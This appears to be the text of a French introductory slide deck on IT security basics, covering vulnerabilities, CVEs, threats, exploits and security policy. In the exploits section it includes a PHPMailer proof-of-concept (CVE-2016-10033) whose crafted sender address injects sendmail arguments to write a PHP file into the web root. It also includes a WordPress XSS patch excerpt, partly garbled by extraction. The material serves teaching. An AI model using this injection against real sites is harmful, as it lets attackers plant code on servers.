Les bases de la sécurité informatique





Les 4 piliers de la sécurité

CONFIDENTIAL









Les vulnérabilités informatiques

- D'origines diverses : bug, laisser-aller, erreur, volontaire...etc
- Créent une faiblesse dans un système, qu'une menace peut exploiter
- Classées en catégories : materiel, logiciel, réseau, physique, humain...
- Identifiants standardisés : CVE (Common Vulnerabilities and Exposures)
- Divulgation: full disclosure, responsible disclosure, darkweb, bug bounty
- Identifier et corriger les vulnérabilités : tests, patchs, sensibilisation...etc



Les vulnérabilités informatiques

Exemple : faille XSS (Cross-Site Scripting) dans WordPress
 CVE-2016-5834

```
CVE-ID
                        class-wp-media-list-table.php
CVE-2016-5834 Learn
                          7 @@ public function column_title( $post ) {
Cross-site scripting (XSS) vulnerab
remote attackers to inject arbitrary
                                      <span class="screen-reader-text"><?php _e( 'File name:' ); ?> </span>
References
Note: References are provided for the
                                      <?php

    MISC:https://wpvulndb.com/\(\)

                                      $file = get_attached_file( $post->ID );
                                      echo wp_basename( $file );
  · CONFIRM:https://github.com/
                                      echo esc_html( wp_basename( $file ) );
  • DEBIAN:DSA-3639

    URL:http://www.debian.org/s

                                      ?>
  • BID:91368
  • URL:http://www.securityfocus
                            • SECTRACK:1036163

    URL:http://www.securitytrack

                            <?php
   Source: https://
```



Les menaces informatiques

- Danger possible qui peut **exploiter** une vulnérabilité
- Menaces « intentionnelles » ou « accidentelles »
- Classification (selon Microsoft): usurpation d'identité, altération des données, répudiation des données, fuite de données, déni de service, élévation de privilèges.
- Exemples : ancien employé mécontent, tremblements de terre
- Risques = Menaces × Vulnérabilités



Les exploits informatiques


- Programme ou technique qui exploite une vulnérabilité
- Preuve de concept / utilisation illégale
- Exemple: exploit *PHPMailer* (CVE-2016-10033)

```
// Attacker's input coming from untrusted source such as $ GET , $ POST etc.
48 // For example from a Contact form
    $email from = '"attacker\" -oO/tmp/ -X/var/www/cache/phpcode.php some"@email.com';
   $msg body = "<?php phpinfo(); ?>";
    // -----
54
    // mail() param injection via the vulnerability in PHPMailer
    require once('class.phpmailer.php');
    $mail = new PHPMailer(); // defaults to using php "mail()"
    $mail->SetFrom($email from, 'Client Name');
    $address = "customer feedback@company-X.com";
    $mail->AddAddress($address, "Some User");
    $mail->Subject = "PHPMailer PoC Exploit CVE-2016-10033";
    $mail->MsgHTML($msg_body);
    if(!$mail->Send()) {
     echo "Mailer Error: " . $mail->ErrorInfo;
      echo "Message sent!\n";
```



Politique de sécurité informatique

Evaluer les risques et leurs conséquences





Politique de sécurité informatique

- Définir les objectifs et le périmètre
- Quelles situations sont envisagées ?
- Quel niveau de protection requis pour chaque situation ?
- Quels moyens (coûts et priorités)
- Définir les procédures, les rôles et les responsabilités de chacun
- Veiller à l'application de la politique, et corriger le problèmes éventuels
- Voir norme ISO 27001, ISO 27002 et ISO 27003